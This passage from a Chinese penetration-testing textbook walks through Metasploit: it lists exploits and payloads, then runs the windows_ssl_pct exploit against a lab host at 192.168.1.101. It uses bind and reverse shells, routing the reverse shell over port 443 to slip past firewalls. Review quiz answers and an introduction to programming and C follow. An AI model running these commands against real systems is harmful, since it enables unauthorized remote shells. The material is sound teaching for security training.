Metasploit 是笔者在本章考察的最后一个自动化渗透测试工具。该框架出现在 2003 年下半年，最初的版本包括了第一个免费的、能够可靠地对 Windows XP、Windows 2000、Windows NT 工作的 MS03-026 攻击。Metasploit 的侧重点与 CANVAS 和 IMPACT 有所不同，它对攻击的测试和开发进行了大量优化，但对攻击网络和提升特权不是那么注重。实际上，该框架并未包含漏洞或主机扫描器，而是需要用户自行获得。它提供的是一个令人印象深刻的攻击开发和执行环境，包括了 30 个预先打包好的攻击和 33 个可以立即运行的数据载荷。Metasploit 独特的混合匹配环境，使得用户可以将任意攻击与 5~7 种不同的数据载荷进行配对，而且这些都是免费的。Metasploit 以 GPL 和 Artistic License 两种版权模型发布，允许大量使用和重新发布。不能简单地认定价格反映了框架的质量。Metasploit 的攻击开发特性独一无二，笔者将深入讨论该特性。

获取 Metasploit

Metasploit 可以从 www.metasploit.org 下载。读者可以看到对应于 Unix 和 Windows 的软件包。Windows 版本需要 Cygwin（Windows 上的一种类 Unix 环境），该软件已经包含在


```
distcc_exec                DistCC Daemon Command Execution
exchange2000_xexch50      Exchange 2000 MS03-46 Heap Overflow
frontpage_fp30reg_chunked Frontpage fp30reg.dll Chunked Encoding
ia_webmail                 IA WebMail 3.x Buffer Overflow
iis50_nsiislog_post       IIS 5.0 nsiislog.dll POST Overflow
iis50_printer_overflow    IIS 5.0 Printer Buffer Overflow
iis50_webdav_ntdll        IIS 5.0 WebDAV ntdll.dll Overflow
imail_ldap                 IMail LDAP Service Buffer Overflow
lsass_ms04_011            Microsoft LSASS MS04-011 Overflow
mercantec_softcart        Mercantec SoftCart CGI overflow
msrpc_dcom_ms03_026       Microsoft RPC DCOM MS03-026
mssql2000_resolution      MSSQL 2000 Resolution Overflow
poptop_negative_read      Poptop Negative Read Overflow
realserver_describe_linux RealServer Describe Buffer Overflow
samba_nttrans             Samba Fragment Reassembly Overflow
samba_trans2open          Samba trans2open Overflow
sambar6_search_results    Sambar 6 Search Results Buffer Overflow
servu_mdtm_overflow       Serv-U FTPD MDTM Overflow
smb_sniffer               SMB Password Capture Service
solaris_sadmind_exec       Solaris sadmind Command Execution
squid_ntlm_authenticate   Squid NTLM Authenticate Overflow
svnserve_date             Subversion Date Svnserve
ut2004_secure_linux       Unreal Tournament 2004 "secure" Overflow (Linux)
ut2004_secure_win32       Unreal Tournament 2004 "secure" Overflow (Win32)
warftpd_165_pass          War-FTPD 1.65 PASS Overflow
windows_ssl_pct           Windows SSL PCT Overflow

msf > show payloads

Metasploit Framework Loaded Payloads
=====

bsdix86_bind              BSDI Bind Shell
bsdix86_findsock         BSDI SrcPort Findsock Shell
bsdix86_reverse          BSDI Reverse Shell
bsdix86_bind              BSD Bind Shell
bsdix86_findsock         BSD Srcport Findsock Shell
bsdix86_reverse          BSD Reverse Shell
cmd_generic               Arbitrary Command
cmd_sol_bind              Solaris Inetd Bind Shell Command
cmd_unix_reverse         Unix Telnet Piping Reverse Shell Command
cmd_unix_reverse_nss     Unix Spaceless Telnet Piping Reverse Shell Command
linx86_bind              Linux Bind Shell
linx86_findrecv          Linux Recv Tag Findsock Shell
linx86_findsock          Linux SrcPort Findsock Shell
linx86_reverse           Linux Reverse Shell
```

```

linx86_reverse_impurity      Linux Reverse Impurity Upload/Execute
osx_bind                     MacOS X Bind Shell
osx_reverse                  MacOS X Reverse Shell
solx86_bind                  Solaris Bind Shell
solx86_findsock              Solaris SrcPort Findsock Shell
solx86_reverse                Solaris Reverse Shell
win32_adduser                 Windows Execute net user /ADD
win32_bind                    Windows Bind Shell
win32_bind_dllinject          Windows Bind DLL Inject
win32_bind_stg                Windows Staged Bind Shell
win32_bind_stg_upexec          Windows Staged Bind Upload/Execute
win32_bind_vncinject          Windows Bind VNC Server DLL Inject
win32_exec                    Windows Execute Command
win32_reverse                 Windows Reverse Shell
win32_reverse_dllinject        Windows Reverse DLL Inject
win32_reverse_stg             Windows Staged Reverse Shell
win32_reverse_stg_ie           Windows Reverse InlineEgg Stager
win32_reverse_stg_upexec       Windows Staged Reverse Upload/Execute
win32_reverse_vncinject        Windows Reverse VNC Server DLL Inject

msf >

```

读者可以看到，攻击与载荷相互配合可以完成大量不同的任务。数据载荷可以在攻击成功的情况下在远程主机上启动监听器，也可以启动一个命令 shell 并反向连接回攻击者的机器（读者可以思考一下，在何种情况下，后者是更好的选择。本节稍后会讨论这一点）。数据载荷完成的任务，有可能是执行任意的命令或替攻击者创建一个特权用户。第一次运行，我们来试一下攻击最近的一个 Windows 漏洞：

```

msf > use windows_ssl_pct
msf windows_ssl_pct >

```

请注意，提示符迅速发生了变化。现在是处于攻击模式，所有设置好用来运行 windows_ssl_pct 攻击的选项或变量都会保留下来，这样在每次攻击时，无需重设选项。通过 back 命令，可以返回到主控制台：

```

msf windows_ssl_pct > back
msf > use windows_ssl_pct
msf windows_ssl_pct >

```

每个攻击都针对一类不同的目标。我们来看一下，该攻击可适用于什么操作系统：

```

msf windows_ssl_pct > show targets

Supported Exploit Targets
=====

```

```
0 Windows 2000 SP4
1 Windows 2000 SP3
2 Windows 2000 SP2
3 Windows 2000 SP1
4 Windows 2000 SP0
5 Windows XP SP0
6 Windows XP SP1
7 Debugging Target
```

```
msf windows_ssl_pct > set TARGET 0
TARGET -> 0
```

读者可以看到，设置某个选项的命令是：

```
set <OPTION-NAME> <option>
```

接下来，需要选择数据载荷。数据载荷和攻击并不能任意匹配，因为有些匹配没什么意义。例如，我们不会使用特定于 Linux 的数据载荷，来执行显然是 Windows 平台上的攻击。

```
msf windows_ssl_pct > show payloads
```

```
Metasploit Framework Usable Payloads
=====
```

win32_bind	Windows Bind Shell
win32_bind_dllinject	Windows Bind DLL Inject
win32_bind_stg	Windows Staged Bind Shell
win32_bind_stg_upexec	Windows Staged Bind Upload/Execute
win32_bind_vncinject	Windows Bind VNC Server DLL Inject
win32_reverse	Windows Reverse Shell
win32_reverse_dllinject	Windows Reverse DLL Inject
win32_reverse_stg	Windows Staged Reverse Shell
win32_reverse_stg_ie	Windows Reverse InlineEgg Stager
win32_reverse_stg_upexec	Windows Staged Reverse Upload/Execute
win32_reverse_vncinject	Windows Reverse VNC Server DLL Inject

```
msf windows_ssl_pct > set PAYLOAD win32_bind
```

```
PAYLOAD -> win32_bind
```

```
msf windows_ssl_pct(win32_bind) >
```

在这里要注意，提示符的改变反映了所选的数据载荷。在本例中，笔者将在有漏洞的机器上建立一个监听器，并在被攻击进程的上下文（这里是 Local System）中启动一个命令 shell。在进行攻击时，如果已经建立了监听器，Metasploit 将自动连接到监听器。接下来，需要设置攻击（windows_ssl_pct）和数据载荷（win32_bind）的选项。

```
msf windows_ssl_pct(win32_bind) > show options
```

Exploit and Payload Options

=====

Exploit:	Name	Default	Description
optional	PROTO	raw	The application protocol (raw or smtp)
required	RHOST		The target address
required	RPORT	443	The target port
Payload:	Name	Default	Description
required	LPORT	4444	Listening port for bind shell
optional	EXITFUNC	seh	Exit technique: "process", "thread", "seh"

Target: Windows 2000 SP4

```
msf windows_ssl_pct(win32_bind) > set RHOST 192.168.1.101
RHOST -> 192.168.1.101
```

其他的选项，都使用默认值。现在，就可以进行攻击了：

```
msf windows_ssl_pct(win32_bind) > exploit
[*] Starting Bind Handler.
[*] Attempting to exploit target Windows 2000 SP4
[*] Sending 433 bytes to remote host.
[*] Waiting for a response...
[*] Got connection from 192.168.1.101:4444

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>echo w00t
echo w00t
w00t

C:\WINNT\system32>
```

攻击确实奏效了！运行 netstat，可以看到建立了一个连接。

```
% netstat -an | grep 444
tcp4      0      0 192.168.1.3.50979  192.168.1.101.4444  ESTABLISHED
```

我们返回来，尝试一个不同的数据载荷。这一次使用同样的攻击，但数据载荷则切换为可以反向连接回本机的载荷。

```
C:\WINNT\system32>exit
exit
^Ccaught ctrl-c, exit connection? [y/n] y
[*] Exiting Bind Handler.
```

```
msf windows_ssl_pct(win32_bind) > show payloads

Metasploit Framework Usable Payloads
=====

win32_bind                Windows Bind Shell
win32_bind_dllinject      Windows Bind DLL Inject
win32_bind_stg            Windows Staged Bind Shell
win32_bind_stg_upexec     Windows Staged Bind Upload/Execute
win32_bind_vncinject      Windows Bind VNC Server DLL Inject
win32_reverse             Windows Reverse Shell
win32_reverse_dllinject   Windows Reverse DLL Inject
win32_reverse_stg        Windows Staged Reverse Shell
win32_reverse_stg_ie     Windows Reverse InlineEgg Stager
win32_reverse_stg_upexec  Windows Staged Reverse Upload/Execute
win32_reverse_vncinject   Windows Reverse VNC Server DLL Inject
```

(请注意，我们仍然处于 windows_ssl_pct 攻击模式下，这样就不需要重新选择攻击。)

```
msf windows_ssl_pct(win32_bind) > set PAYLOAD win32_reverse
PAYLOAD -> win32_reverse
msf windows_ssl_pct(win32_reverse) > show options

Exploit and Payload Options
=====

Exploit:  Name      Default      Description
-----  -
optional  PROTO        raw          The application protocol (raw or smtp)
required  RHOST        192.168.1.101  The target address
required  RPORT        443          The target port

Payload:  Name      Default      Description
-----  -
required  LPORT      4321         Local port to receive connection
optional  EXITFUNC   seh          Exit technique: "process", "thread", "seh"
required  LHOST

Target: Windows 2000 SP4

msf windows_ssl_pct(win32_reverse) >
```

这一次，我们设置了额外的字段。因为需要设置主机和端口，以便攻击成功后进行反向连接。

```
msf windows_ssl_pct(win32_reverse) > set LHOST 192.168.1.3
LHOST -> 192.168.1.3
msf windows_ssl_pct(win32_reverse) > set LPORT 443
LPORT -> 443
```

选择 443 端口是有原因的。还记得讨论 Core IMPACT 中的第一个例子么？假定有一个 Web 服务器位于防火墙之后，对某个 HTTPS 攻击（例如 windows_ssl_pct）有漏洞，而防火墙只允许在 80 和 443 端口上连入。我们可以进一步假定，该 Web 服务器处在某个代理之后，而该代理阻塞了 TCP 端口 80（被代理终止，相应的连接由代理重新建立）和 443（数据包直接通过代理）之外的连出数据包。这是个常见的场景，只稍微有一点差别。在该场景下，我们的攻击由 TCP 端口 443 进入并执行数据载荷，由被攻击的 Web 服务器建立一个连接，目标是 Metasploit 所在工作站的 443 端口，这样即可绕过防火墙的阻拦。以下是攻击的其余部分：



注意：此时要确保你所在的工作站上的防火墙允许在 443 端口上连入，因为读者肯定不想被自己的防火墙阻碍。此外，要在本机的 443 端口建立一个监听器，因此需要本机的比较高的特权（root 或 sudo 或 Administrator）。

```
msf windows_ssl_pct(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Attempting to exploit target Windows 2000 SP4
[*] Sending 413 bytes to remote host.
[*] Waiting for a response...
[*] Got connection from 192.168.1.101:1316

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>echo w00t
echo w00t
w00t

C:\WINNT\system32>
```

netstat 报告的结果与预期相符。

```
% netstat -an | grep ESTAB
tcp4      0      0 192.168.1.3.443      192.168.1.101.1316  ESTABLISHED
```

很容易，不是么？读者肯定想立即下载 Metasploit，并开始摆弄。随着读者阅读本书的进程并学习如何建立攻击，就可以返回到 Metasploit，把这些攻击加进来。当读者发现可以对某个漏洞进行可靠的攻击时，Metasploit 能够处理建立相关的数据载荷的问题，就像它对内置的攻击所作的那样。

前文提到，我们会讨论如何优化 Metasploit 的使用。第一种方法是“保存状态”，这样就能够很快地返回离开的某个状态。例如，我们刚才选择了一台主机进行 windows_ssl_pct 攻击，并设置由数据载荷反向连接的选项。我们可以保存该状态，在以后需要时返回到该状态。

```
msf windows_ssl_pct(win32_reverse) > save
Saved configuration to: /Users/me/.msf/config
msf windows_ssl_pct(win32_reverse) > exit
% ./msfconsole
...
msf > use windows_ssl_pct
msf windows_ssl_pct(win32_reverse) > set
LHOST: 192.168.1.3
LPORT: 443
PAYLOAD: win32_reverse
RHOST: 192.168.1.101
TARGET: 0
```

可以注意到，返回保存的状态时，数据载荷和选项都是从保存的文件读入的，其内容已经预先填充好。在开发攻击并且经常使用同样的数据载荷和选项时，该特性特别有用。要重置环境，只需删除`~/msf/config`文件。

在第一次启动 `msfconsole` 时，读者可以看到与此类似的消息：

```
Using Term::ReadLine::Stub, I suggest installing something better (ie Term::ReadLine::Gnu)
```

几乎所有的 Mac OS X 用户都会看到该消息，而某些 Linux 用户也会看到类似的消息。这意味着，命令行自动完成选项是关闭的，因为所需的 Perl 库无法找到。如果读者想使用命令行自动完成特性，可以遵循 `QUICKSTART.tabcompletion` 中的指导：

```
To enable tab-completion on standard Unix systems, simply install the
Term::ReadLine::Gnu perl module. This module can be found at
http://search.cpan.org as well as the "extras" subdirectory of this
package. To install this module:
```

```
# cd extras
# tar -zxf Term-ReadLine-Gnu-1.14.tar.gz
# cd Term-ReadLine-Gnu-1.14
# perl Makefile.PL && make && make install
# cd .. && rm -rf Term-ReadLine-Gnu-1.14
```



注意：默认的 OS X 安装可能无法完成 `perl Makefile.PL` 步骤，由于对 GNU Readline 库的依赖，还可能导致出错。这种情况下，从 `ftp://ftp.gnu.org/gnu/readline` 获取 Readline 库并编译即可解决。在 Readline 库就位之后，按照 Metasploit 提供的安装说明进行即可，而有了 Tab 键自动完成功能，使用 Metasploit 也更方便。

其他有关 Metasploit 的事项

前面对 Metasploit 的介绍可能会刺激到读者的“食欲”，但该工具还提供了更多有趣的特性！命令行界面和 Web 界面提供了前文讨论过的所有功能。有关后两种模式的信息，可以在 docs 子目录下找到。但 Metasploit 最宝贵之处，还是攻击的开发环境。Metasploit 包括了实用程序，能够轻松地产生 shellcode。在下面几章中，读者将开始开发自己的攻击，那时就可以返回到 Metasploit，继续探索该工具提供的强大功能。

参考文献

- [1] Metasploit Homepage www.metasploit.com/
- [2] Metasploit Slides from BlackHat 2004 <http://metasploit.com/bh/>

6.3 摘要

- Python 是一种流行的解释式、面向对象的程序设计语言，几个最近开发的黑客工具包都使用了该语言。
- 如要理解、扩展、创建 Python 代码，那么必须了解的 Python 主要的数据类型包括字符串、数字、列表、词典和文件。
- Python 字符串是通过在文本前后放置引号（'、"、" "、或"'"'）来创建的。
- Python 数字是自动创建的，只需把指针指向一组数码即可。
- Python 列表是通过包装任意对象或方括号中由逗号分隔的对象序列而创建的。
- Python 词典是包含在大括弧{和}之间的键值对序列。
- 在调用 open（'filename'，'r'）命令时，即可返回供读取数据的 Python 文件对象。
- Core IMPACT 提供了一种精巧的快速渗透模式，可以引导对网络的渗透测试。
- 使用 Core IMPACT，可以无缝地从已攻陷的计算机进行下一步的攻击。
- Immunity CANVAS 是一个跨平台（Linux 和 Windows）的自动化渗透测试框架，包括由近 80 个专业人士编写的攻击。
- Canvas 包括强大的攻击建立库，能够简化攻击建立过程的大部分工作。
- Metasploit 是一个免费的渗透测试和攻击开发框架，运行在 Windows 和 Unix 系统上。
- Metasploit 包括 30 个预先打包好的攻击和 33 个可以立即运行的数据载荷。每个攻击可以使用几个不同的数据载荷模块。

6.3.1 习题

1. 选择以下 Python 语句所创建的对象：

```
'abcdcba'.split('d')
```

- A. 数字 1 (字符串中字母 d 的数量) B. 数字 3 (字符串中字母 d 的索引位置)
C. 字符串 'abc' D. 列表 ['abc', 'cba']

2. 选择以下 Python 语句返回的列表：

```
list1 = ['a', 'b', 'c', 'd'] list1.pop() list1.pop() list1.extend['e']
```

- A. ['c', 'd', 'e'] B. ['a', 'b', 'e'] C. ['e', 'a', 'b'] D. ['c', 'd', 'a', 'b', 'e']

3. 选择以下 Python 语句返回的字符串：

```
'abcdef'[-2:]
```

- A. 'e' B. 'b' C. 'ab' D. 'ef'

4. 哪个产品只能在 Windows 上运行？

- A. Metasploit B. CANVAS C. IMPACT D. Python

5. 哪个产品具备快速渗透测试模式？

- A. Metasploit B. CANVAS C. IMPACT D. Python

6. 哪个工具能够调整隐秘度水平？

- A. Metasploit B. CANVAS C. IMPACT D. Python

7. 哪个工具免费？

- A. Metasploit B. CANVAS C. IMPACT

8. 选择能够从被攻击的机器用命令 shell 反向连接到攻击者的 Metasploit 数据载荷：

- A. winexec B. winbind C. winreverse D. winadduser

6.3.2 答案

1. D。此处的操作首先创建一个包含字符 'abcdcba' 的字符串，接下来针对字符 d 对该字符串使用 split() 操作。split 最后返回的是一个列表，因此答案为 D。A 和 B 是不正确的，因为返回值不是数字，而 C 也是不正确的，返回值不是字符串。

2. B。这里是列表进行的迭代：

```
['a', 'b', 'c', 'd'] -> ['a', 'b', 'c'] -> ['a', 'b'] -> ['a', 'b', 'e'] (B)
```

A、C、D 没有列出正确的字符串。

3. D。“切片”操作[-2:]意味着，从字符串尾部的索引 2 开始，一直到字符串的尾部。字符 e 是从尾部开始的第二个字符，而剩余的字符只有 f，那么答案是'ef'。A 和 B 是不正确的，因为其中只有单个字符。C 是不正确的，因为它是字符串开头的两个字符，而不是最后的两个字符。
4. C。Core IMPACT 只运行在 Windows 上。因为它不需要支持跨平台执行，但它确实提供了一个非常精良的 GUI 界面，相当好用。A、B、D 是不正确的，因为 Metasploit、CANVAS 和 Python 都可以在 Windows 和其他操作系统上运行。
5. C。对渗透测试新手来说，Core IMPACT 的快速渗透测试是一直优秀的方法，可以帮助新手很快地理解渗透测试的流程和各个步骤的重要性。A、B 是不正确的，因为 Metasploit 和 CANVAS 均未提供向导式的渗透测试模式。D 是不正确的，因为 Python 不是渗透测试工具。
6. B。ImmunitySec CANVAS 可以调节隐秘度水平，对攻击的运行方式会有所调整。编写攻击代码时，必须注意到隐秘度可能造成的影响。A 和 C 是不正确的，因为两者都不能在运行时改变隐秘度设置。D 是不正确的，因为 Python 不是渗透测试工具。
7. A。Metasploit 是免费的。它不仅免费使用，还可以重新发布，甚至可以通过提供 Metasploit 方面的服务而收费。更多的信息，可以阅读许可文件的细则。B 和 C 提到的产品都不是免费的。
8. C。winreverse 可以反向连接到攻击者。在列出的各个数据载荷中，winreverse 是唯一可以在目标主机上向外发起连接的模块。A 是不正确的，因为 winexec 只是执行单个命令，而无法建立反向连接。B 是不正确的，因为 winbind 虽然建立了持久连接，但该连接是由攻击者发起的，而不是从被攻击的目标发起。D 是不正确的，因为 winadduser 只是添加一个用户，而并不提供持久连接供后续执行其他命令。

第 3 部分

攻击 101

- 第 7 章 编程技巧
- 第 8 章 基本 Linux 攻击
- 第 9 章 高级 Linux 攻击
- 第 10 章 编写 Linux Shellcode
- 第 11 章 编写基本的 Windows 攻击

编程技巧

在本章中，读者将学习到以下内容：

- 编程
 - 过程
 - 程序员的类型
- C 语言
 - 基本概念（包括示例程序）
 - 编译
 - 计算机内存
- 随机存取内存
 - 内存的结构
 - 缓冲区、字符串、指针
- Intel 处理器
 - 寄存器
 - 内部组件
- 汇编语言基础
 - 与其他语言的比较
 - 汇编语言的类型
 - 语言的构建和汇编
- 用 gdb 调试
 - gdb 基础
 - 反汇编

为什么学习编程？正义的灰帽黑客应该学习编程并尽可能多学一点，以便发现程序中的漏洞，并在不道德的黑客利用漏洞前修复之。基本上，这就好像是竞走：如果漏洞存在，谁会先发现它？本章的目的在于向读者提供基本的必要技巧，以理解后续章节，并最终能够在黑帽黑客之前发现软件中的漏洞。

7.1 编程

一开始就应该说明，编程不是可以在一章或一本书中就能学会的。程序员中有专业人士，也有业余爱好者，他们都花费了长年累月来完善其技巧。但有几个核心的概念，可以很快地理解。笔者不打算把读者变成程序员；相反，笔者希望到本章结束时，读者不再害怕查看源代码，而是学到些技巧，能够在必要的情况下自己深入挖掘代码。

7.1.1 问题解决过程

有经验的程序员都有自己解决问题的过程。他们可能会合并或跳过些步骤，但其中大多数都承认，当初学时，都遵循了更为结构化的方法。编程通常围绕下述的问题解决过程展开：

1. 定义问题 过程的第一步在于清楚地定义问题。该步骤可以是简单的在头脑中完成的过程；但通常情况下，需要拿出需求来。换句话说，即“我们试图解决的问题是什么？”，“下一个问题是什么”，“用以解决问题的高层次功能是哪些？”

2. 分解问题 此时，高层次的功能可能难以直接实现。实际上，这些功能可能很抽象，所以下一步是将高层次的功能分解为更小的功能，这是一个迭代过程，直至分解的结果足够小为止。

3. 开发伪代码 伪的含义是假的。伪代码是指用普通的语言，来清晰、简明地描述逻辑或计算机算法，而不考虑编程语言的语法。实际上，伪代码并不存在精确的语法。大多数程序员最后的伪代码，都与其喜欢的程序设计语言类似。

4. 把类似的组件群集为模块 这是一个重要的步骤。较完整的程序设计依赖于称之为模块化的概念。简而言之，模块意味着自包含、可重用的代码，毕竟，如果可用的模块早已存在，为什么重新发明旧的模块？在不断的发展过程中，程序员会开发出自己的软件模块库，或很快地发现他人的模块，并集成到自己的程序中。在大多数语言中，模块与函数、过程是松耦合的。

5. 转换到程序设计语言 此时,您手头已经有了与喜欢的编程语言类似的伪代码。这是一个简单的过程,只需向伪代码添加实际语言的细节,例如语法和格式。接下来运行你喜欢的编译器,把源代码转换为机器语言。

6. 调试错误 名词 Bug (及其与硬件的关系) 首先由 Thomas Edison 提出,但使该名词流行的是海军上将 Grace Hopper, 1945 当她在清洁 Harvard Mark II 计算机时,发现了一个 Bug (实际上是一个蛾子)。许多人认为她杜撰了调试 (debugging) 这个词,这意味着计算机硬件或软件中的错误。对我们来说,有两种程序设计错误或软件 Bug 需要调试: 语法错误和运行时错误。

- 语法错误 语法错误由编译器在编译过程期间捕获,是最容易发现和修改的错误。编译器通常提供了足够的信息,使得程序员能够发现并改正语法错误。



注意:许多黑帽和灰帽黑客会修改其攻击程序的源代码,有意地增加语法错误,防止脚本小子编译和运行这些程序。删除必需的语法(例如,丢掉;或{}),即可削弱源代码的可用性。

- 运行时错误 运行时错误难以发现并修改。由于编译器无法捕获运行时错误,因此程序执行期间有可能无法发现运行时的错误。运行时错误(或 Bug),使得程序无法按照程序员的意图运行。本章需要涵盖的 Bug 种类太多了;但笔者将主要讨论输入验证错误。当用户提供的输入在某种意义上程序员没有预见到或处理好,就发生了该错误。程序可能会崩溃(至少是这样),或使得攻击者获得程序的控制权,并进而获得底层操作系统的 Administrator 或 root 权限(最好的情况)。本章其余内容,将集中讨论此类程序设计错误。

7. 测试程序 测试的目的在于确认程序的功能,同时发现运行时错误。换句话说,程序是否按预期的情况执行,是否会出现未预见到的后果?问题的后一部分是最难回答的。问题围绕这样一个事实展开:在所有发现运行时错误的人员中,程序员通常是最后一个。程序员与程序太过接近,以至于无法从程序外部的角度进行思考。因此通常最好把测试和编程分开,由不同的人执行。

8. 实现产品 不幸的是,有太多的软件产品,在程序通过编译而没有充分测试的情况下就发布了。公司通常都急于将产品上市,而认为 Bug 迟早会被发现并处理的。

7.1.2 伪代码

在本节中,笔者将详细说明伪代码的概念。为使读者更好地理解后面的章节,笔者采用了 C 语言格式。这样做的原因在于快速从伪代码转换到实际的代码。

尽管我们并不使用相应的名词进行思考，但在白天，人会自然地像程序一样行动。为说明这一点，准备开始工作的过程通常是这样：

1. 睡醒
2. 上盥洗室
3. 淋浴
4. 梳理头发
5. 刷牙
6. 刮脸/化妆
7. 挑选穿着
8. 穿好衣服
9. 吃早餐
10. 看新闻
11. 拿起钥匙和皮夹/钱包
12. 向门的方向前进

对程序员来说，该过程的算法可能是这样：

```
Wake up ( )
Visit the bathroom ( )
Get dressed ( )
Prepare to leave ( )
Leave ( )
```

这里，使用()表明对模块的使用。重要的是，每个步骤遵循一个合理的顺序。例如，不穿好衣服离开是没有意义的。

如果我们打算编写一个计算机程序模拟该进程，则需要进一步细化每一个前述模块，创建小的模块，有些需要彼此相互嵌套：

```
Prepare to leave ( ){
    Eat breakfast ( )
    Until it is time to leave {
        Watch news ( )
    }
    Grab keys and wallet ( )
}
```

{和}符号用来标记一块伪代码的开始和结束。不必担心我们选择在这里使用的符号。在后文中，这些符号将更有意义。进一步细化，Eat breakfast()可能看起来像这样：

```
Eat breakfast ( ){  
    Choose a brand of cereal ( )  
    Prepare a bowl of cereal ( )  
    Grab a large spoon ( )  
    Eat the bowl of cereal ( )  
    ... ..
```

7.1.3 程序员 vs.黑客

在程序员和黑客之间有几个差别，这里讨论了其中一些。

秩序 vs.混乱

简而言之，程序员喜欢秩序，而黑客则在混乱中成长。程序员会开发复杂而合乎逻辑的算法，以完成特定的任务。头脑抽象者会将其伪代码变换为形式化的数学语言，并企图证明算法的正确性和/或安全性，以确保程序“永不”崩溃（至少在能保证的范围内）。另一方面，黑客的思维好比从箱子外部看箱子内部，把一百万个螺旋扳手插入到你的程序中，将其编成无意识的僵尸，像奴隶一样屈服于黑客的控制。

时间

程序员和黑客的操作方式之间的主要区别是时间。程序员在时间方面很受限制，通常需要满足某种类型的最后期限。经验较少的程序员需要熬夜除去 Bug，直至代码最终编译通过，接下来发货。另一方面，黑客的操作几乎没有时间限制。说“几乎”，是因为如果存在漏洞，那么某些“好/坏”黑客发现它只是时间问题。对黑客而言，有些东西比时间更重要，例如挑战。问题总是存在的，而与“测试”软件的黑客相比，程序员的时间总是更少。这也是本书的动机之一。我们需要更多可敬的正义黑客来发现问题，并在攻击者发现之前修复问题。

动机

动机可以按两种方式比较：防御 vs.攻击和钱 vs.话语权。

防御 vs.攻击

一般地说，程序员通常处于防御位置执行某种功能，同时试图保护用户免受黑客攻击。同时，攻击者是进攻一方，攻击程序员的防御并试图伤害用户。根据这个类比，任何足球运动员都会告诉你，防御比进攻的要求更高。问题在于，防御者必须抵御所有可能的攻击，

而进攻者只需擅长几种攻击即可。更糟的是，每个程序员都可能编写了服务器程序，以通过端口从互联网访问，因此必须抵御上百万聪明而危险的攻击者。



注意：这正是正义黑客可以瞄准的领域。通过站在防御者一边，正义黑客可以通过识别问题并修复之，来痛击攻击者。

钱 vs. 话语权

尽管钱是所希望的，但绝不要低估话语权的威力和影响。虽然有许多有才能的程序员投身于开放源代码和免费软件，但是大多数的程序员编程谋生。尽管某些攻击者受雇于“客户”，但大多数只是炫耀其胜利以赢得同行的尊敬。此外，向进行恶意攻击的系统征收某种费用总是非法的，在法官面前也很难解释为某种研究式的冒险。另一方面，正义黑客集中了双方的优点：无论是对付费客户执行正义的黑客行为，还是进行免费的研究，他们没有什么可隐藏的；他们可以赢得同行的尊敬，事后也可以夸耀其攻击力！

参考文献

- [1] Grace Hopper Biography www.history.navy.mil/photos/pers-us/uspers-h/g-hoppr.htm
- [2] Explanation of pseudo-code www.cs.iit.edu/~cs561/cs105/pseudocode1/header.html

7.2 C 语言

C 语言由 AT&T Bell Labs 的 Dennis Ritchie 在 1972 年开发。该语言大量用于 Unix 系统，并由此得以普及。实际上，大部分主要的网络编程和操作系统是基于 C 语言。

7.2.1 基本 C 语言结构

尽管每个 C 程序都是独特的，但大多数程序都有一些通用的结构。我们将在接下来几节中讨论这些。

```
main()
```

所有的 C 程序都包含一个主要的结构，格式如下：

```
<返回值类型> main(<可选参数>) {  
    <执行语句或函数调用>;  
}
```

其中返回值类型和参数都是可选的。如果对 main() 使用命令行参数，使用以下格式：

```
<返回值类型> main(int argc, char * argv[]){
```

其中整型参数 argc 中保存了参数的个数，而 argv 数组则保存了输入参数（字符串）。圆括号和方括号都是强制性的，但这些要素之间的空格是无关紧要的，其中大括号用来表示一块代码的开始和结束。尽管子程序和函数调用是可选的，但没有它们，程序什么也做不了。子程序只不过是一系列数据或变量执行操作的命令，它们通常以分号结束。

函数

函数是算法的自包含模块，可以被 main() 或其他函数调用执行。技术上，每个 C 程序的 main() 结构也是函数；但大多数程序还包含其他函数。函数的格式如下：

```
<返回值类型> 函数名 (<参数>){  
}
```

函数的第一行称之为签名。查看函数签名，即可知道函数执行后的返回值，或者在函数执行过程所需的参数。

对函数的调用如下所示：

```
<用于存储返回值的变量（可选） => 函数名(函数签名所需的参数);
```

还要注意在函数调用末尾所需的分号。通常，所有独立命令行（不包含在方括号或圆括号中）的末尾都会使用分号。函数用来改变程序的流程。在进行函数调用时，程序的执行会临时转移到该函数。在被调用的函数执行完成之后，程序将继续执行原来的代码。在下文讨论堆栈操作时，这一点是很有意义的。

变量

程序中的变量用来保存可变的信息，变量可能动态地影响程序的执行。

表 7.1 给出了一些常见的变量类型。

在程序编译时，大多数变量会根据系统定义的大小预先分配固定大小的内存。表中给出的大小可以认为是比较典型的情况；但不能保证特定系统上变量的大小与表中列出的一致。变量的大小，最终是由硬件实现定义的。但在 C 中，可以使用函数 sizeof() 确保编译器为变量分配了适当大小的内存。

变量类型	用途	典型大小
int	存储带符号整数值，如 314 或 -314	32 位机器上占用 4 字节，16 位机器上占用 2 字节
float	存储有符号的浮点数；例如 -3.234	4 字节
double	存储比较大的浮点数	8 字节
char	存储单个字符，例如 "d"	1 字节

表 7.1 变量类型

变量通常在代码块的开始处定义。在编译器处理源代码并建立符号表时，如果要在源代码中使用某个变量，则必须在此前定义该变量。变量的正式声明以下述方式进行：

```
<变量类型> <变量名> <可选的初始值，以" = "开头>;
```

例如：

```
int a = 0;
```

上述语句即声明了内存中的一个整数（通常是 4 字节），名称为 a，而初始值为 0。在声明后，可使用赋值结构改变变量的值。例如，下述语句：

```
x=x+1;
```

就是一个赋值语句，首先用 + 运算符计算了变量 x 与 1 的和，然后通过赋值将 x 设置为和的值。赋值语句的格式通常如下：

```
目标 =源<可选的运算符>
```

其中的“目标”就是存储最后的结果之处。

printf

C 语言自带了许多有用的结构（捆绑在 libc 库中）。最常用的结构之一是 printf 命令，通常用于把结果向屏幕输出。printf 命令有两种格式：

```
printf(<字符串>);
printf(<格式串>, <变量/值列表>);
```

第一种格式比较直接，用来向屏幕显示一个简单的字符串。第二种格式通过使用格式串来提供更多的灵活性，格式串由普通字符和特殊符号组成，特殊符号是跟在逗号后的变量列表中的变量的占位符。表 7.2 给出了常用的格式符号。这些格式符号可以按任何顺序组合，以便产生所需的输出。除了\n 符号之外，变量或值的数目与格式串中符号的数目必须是匹配的；否则就会出现错误，第 9 章会就此进行说明。

格式符号	含义	例子
\n	回车/换行	printf("test\n");
%d	十进制数	printf("test %d", 123);
%s	字符串值	printf("test %s", "123");
